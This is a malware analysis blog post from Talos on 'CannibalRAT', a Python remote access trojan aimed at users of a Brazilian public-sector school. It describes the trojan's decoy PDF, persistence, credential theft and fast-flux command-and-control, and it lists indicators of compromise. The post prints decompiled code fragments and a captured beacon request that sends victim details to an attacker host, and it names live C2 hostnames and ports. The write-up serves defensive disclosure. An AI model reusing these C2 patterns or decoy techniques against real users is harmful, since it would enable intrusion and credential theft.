CannibalRAT targets Brazil

blog.talosintelligence.com/2018/02/cannibalrat-targets-brazil.html

This post was authored by Warren Mercer and Vitor Ventura

Introduction


Talos has identified two different versions of a RAT, otherwise known as a remote access trojan, that has been written entirely in Python and is wrapped into a standalone executable. The RAT is impacting users of a Brazilian public sector management school.

The samples of two different versions of this RAT, both versions (3.0 and 4.0 according to the information within the samples analyzed) were written using Python and packed into an executable using a common tool called py2exe. The malware main script bytecode is stored in a portable executable (PE) section called PYTHONSCRIPT, while the Python DLL is stored in a section called PYTHON27.DLL. All the remaining modules' bytecode is compressed and stored in the executable overlay.

Both versions have all the usual RAT capabilities, however, during our investigation it became clear that version 4.0 (the latest) is a stripped-down version, where some features were removed, as explained later, to be part of a targeted campaign.

The target of such campaign are the users of INESAP - Instituto Nacional Escola Superior da Administração Pública, which is a Brazilian public sector management school that also does consulting work.

The command-and-control infrastructure uses a DNS technique called Fast Flux(ing), which allows the hosts to quickly change their resolution, the name servers use 120 seconds for TTL and are changed several times a day. The command-and-control is linked to four hostnames which, to our records, always point to IP addresses hosted within the same ASN.



The oldest sample was first seen in the wild on Jan. 8, 2018, while the second (v4.0) was first observed on Feb. 5, 2018. These dates are coherent with our DNS requests data, which

shows that the activity increased after the campaign variant (v4.0) was seen in the wild.

The RAT

The RAT is distributed in a py2exe format, with the python27.dll and the python bytecode stored as a PE resource and the additional libraries zipped in the overlay of the executable.

The most recent version of the RAT (v4.0) shares a lot of the code with version 3.0. However, it is clear that the authors have attempted to add obfuscation techniques in order to avoid detection.

Firstly, the authors now are distributing the malware packed with a standard version of UPX, a well-known executable packer, which will hide some of the strings. The python bytecode is not obfuscated in anyway, allowing the trivial reversing back to the source code.

```
def stringsG(size=1000, chars=string.ascii_uppercase + string.digits):
    return ('').join((random.choice(chars) for _ in range(size)))
```

Garbage string generator function

Looking at the source code of both versions, it becomes clear that version 4.0 contains a function that will generate random strings in memory, thus attempting to make memory string analysis harder.

Both versions use base16 encoding scheme to obfuscate the command-and-control hostnames and the data that is sent during the communications with the command-and-control. Although this encoding scheme is described in RFC4648 and is part of the standard base64 Python module, it's usage is uncommon in malware samples that we have analyzed.

The persistency on both cases is done using the ever-common "CurrentVersion\Run" registry key, using the service name hardcoded in the configuration "Java_Update" in both versions. Upon installation, version 3.0 will display a message box with the text "[Error5088] Arquivo Corrompido" which is Brazilian Portuguese for corrupted file, in an attempt to trick the user to believe that the file is a legitimate PDF file that got corrupted.

```
prototype = WINFUNCTYPE(c_int, HWND, LPCSTR, LPCSTR, UINT)
paramflags = ((1, 'hwnd', 0), (1, 'text', '[Error5088] Arquivo Corrompido'), (1, 'caption', None), (1, 'flags', 0))
MessageBox = prototype(('MessageBoxA', windll.user32), paramflags)
```

Messagebox creation code

As stated in the introduction, version 4.0 was clearly created as part of a campaign. Upon installation, it will create a PDF file with HTML code embedded that will load a single image

hosted at imgur.com, which attempts to be an official document from the INESAP. Afterwards, it will start Chrome to open the created PDF.

INESAP
INSTITUTO NACIONAL ESCOLA SUPERIOR DA ADMINISTRAÇÃO PÚBLICA

FORMULÁRIO DE REEMBOLSO

Olá Candidato, após cancelamento do nosso concurso você pode solicitar reembolso da quantia de inscrição reajustada.

Para solicitar o benefício preencha o formulário abaixo e envie para reembolso@inesapconcursos.com.br

Nome: _____
Data de nascimento: _____ CPF: _____-____
Endereço: _____ CEP: _____-___
Nº Inscrição: _____ Telefone: _____

Após o fim do prazo os pedidos de reembolso começarão a ser processados e você receberá um e-mail com os passos para reembolso no Banco do Brasil.

_____
Diretor Inesap Concursos

08 de mês de 2018

Created pdf content

Both versions contact the same command-and-control infrastructure. However, the API has evolved from a standard web request to a REST-based API. While the web request does not exfiltrate any relevant information during the initial contact, the REST API request sends the username, the hostname and other capability related information.

```
POST /api/41646D696E6973747261746F725F333434313034353630353635/hello HTTP/1.1
Host: 683gvk34h.theworkpc.com:8843
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.18.4
Content-Length: 242
Content-Type: application/json

{"username": "41646D696E6973747261746F72", "hostname": "5043", "platform": "57696E646F77732037", "memory":
"32313436393232343936", "gpu": "5374616E6461726420564741204772617068696373204164617074657 2", "cpu":
"414D44204F707465726F6E2032333836"}HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 0
Server: Kratos
Date: Tue, 13 Feb 2018 08:57:31 GMT
```

Version 4.0 Command-and-Control contact request

The self-explanatory module names provide a good summary of the RAT capabilities. Most of these modules provide very basic functionally. The network credentials are gathered using the standard Windows API functions CredEnumerate() and CryptUnprotectData(), without the usage of techniques like the well-known Mimikatz. The virtual machine (VM) detection capability is rather basic, based on a simple WMI query and checking only for Vmware, VirtualBox and Virtual PC platforms.

```
import runcmd
import persistence
import download
import upload
import screenshot
import miner
import ddos
import driverfind
import unzip
import ehidden
import credentials
import file
import zip
import python
import update
import vm
```

Version 3.0 module list

The credential-stealer modules are a copy of the Radium-Keylogger, which has the source code published on Github. The VM detection function can also be seen on Github in a different repository, the copy of code from other software is a constant in most components of this RAT. Most of these capabilities are provided by Python scripts, which can be executed standalone in the command line, which is coherent with code reuse that was described above.

This is another good example of how much code is shared among the adversaries and how hard attribution can be given the level of code sharing and reuse.

Capability-wise, both versions share the same code base. However, since version 4.0 seems to be configured for a specific campaign, it was not shipped with the full set of modules, distributed denial of service, miner, Python and update being the ones that were not included. The functionality of the last two can easily be obtained from the runcmd module. It also dropped the Firefox credential-gathering capability, which is in line with the campaign design.

In latest version, the module approach was also dropped. Instead, the code was copied-and-pasted into the main script.

The command-and-control

Version 3.0 only had two command-and-control hostnames a primary and a secondary, the newer version has now four possible hostnames from which, upon execution, will randomly choose one.

Hostname	Version 4.0	Version 3.0
zxmbernx.camdvr.org	Tcp port 8843	Tcp port 8080
xmm.camdvr.org	Tcp port 8043	Tcp port 8080
vit24ad.kozow.com	Tcp port 8843	n/a
683gvk34h.theworkpc.com	Tcp port 8843	n/a


Command-and-control hostnames and ports

The command-and-control infrastructure attempts to use the fast flux technique to hide, although the name servers are changing with high frequency, and the end points tend to be the same, all belonging to a telecom provider in Brazil with the autonomous system number AS 7738 and shared among all four command-and-control hostnames.

Name server	Last seen
207.38.70.53	2/15/18
192.249.63.60	2/15/18
173.255.227.222	2/15/18
199.233.237.18	2/15/18
45.76.81.250	2/15/18
199.241.29.200	2/15/18

Name servers for zxmbernx.camdvr.org

By far the most active hostname is zxmbernx.camdvr.org, which can be explained by the fact that it is the primary command-and-control hostname for version 3.0, while version 4.0 has the hostname randomized.



The campaign

Version 4.0 of the RAT was clearly configured to be part of campaign targeting the INESAP, a Brazilian school for public administration, as stated before.
According to artifacts found in pastebin.com by Talos, seems that the campaign and RAT customization might have started as early as Jan. 9, 2018.
The code found on pastebin.com is an match to the code found in the install module which includes the pdf decoy file generation.

Comparison between pastbin.com code and decompiled code

The campaign is highly targeted at this specific region of the world. The adversaries decided to drop the Firefox credential-stealer, keeping only the Chrome one. The deception technique only works if Chrome is installed on the system.

Although Talos was unable to determine the initial vector, we were able to confirm the version 4.0 of the RAT was hosted at inesapconcurso.webredirect.org and filebin.net, while the second domain is a popular file-sharing platform, the first domain was clearly created as part of the campaign.

The subdomain inesapconcurso is the aggregation of two words; inesap and concurso. The first word is the school name, the second can be translated into competition, this is part of the social engineering of this campaign, as this Institute helps the management the application of workers to public sector vacancies. Also part of the social engineering methods, the file name used by both versions always starts with the word "inscricao", which means the application. The adversaries are using the double extension technique .pdf.exe to trick the users into executing the malware.

As stated before, version 4.0 of the malware will create a PDF file with an image, which will be opened by Chrome in an attempt to make the user believe that the malware was a legitimate file.

Conclusion

While the objective of this campaign is unclear, the adversaries went through some work in order to keep their RAT as unnoticed as possible. Both the campaign target and the command-and-control visibility show this campaign is active in Brazil, which our DNS data confirms, reflecting the highly targeted approach of this campaign.

The RAT itself is not very sophisticated, and exhibits signs of code cannibalisation from other open-source projects, which contrasts with the command-and-control, using fast flux to keep hidden, even if the endpoints are not very diversified.

IOC

URL's

hxxp://zxmbernx.camdvr.org:8843
hxxp://zxmbernx.camdvr.org:8080
hxxp://xmm.camdvr.org:8043
hxxp://vit24ad.kozow.com:8843
hxxp://683gvk34h.theworkpc.com:8843
hxxp://inesapconcurso.webredirect.org/download.php
hxxps://i.imgur.com/puSQDHe.png
hxxp://amfotoalbum.com.br/images/banner/inscricao=157541254.pdf.exe

SHA-256 Hash's

83d49f14ebb6641f1b813614a40e7df2d200096b8aae198e6298125f47b55b59
98bcb29912a8802d1a863d129d35876f7b2922146d2f05c17cd51ba907e617ba
cbf255ecd5c113b6124549227c44054e8e976c4770a2eb323a60479eb260727b
c7ef8f53dc170c6c2c3e5e57c57c6d2148e95e965c3356a868744a777bf4548b

Detection

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	N/A
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Snort rules: 45771- 45773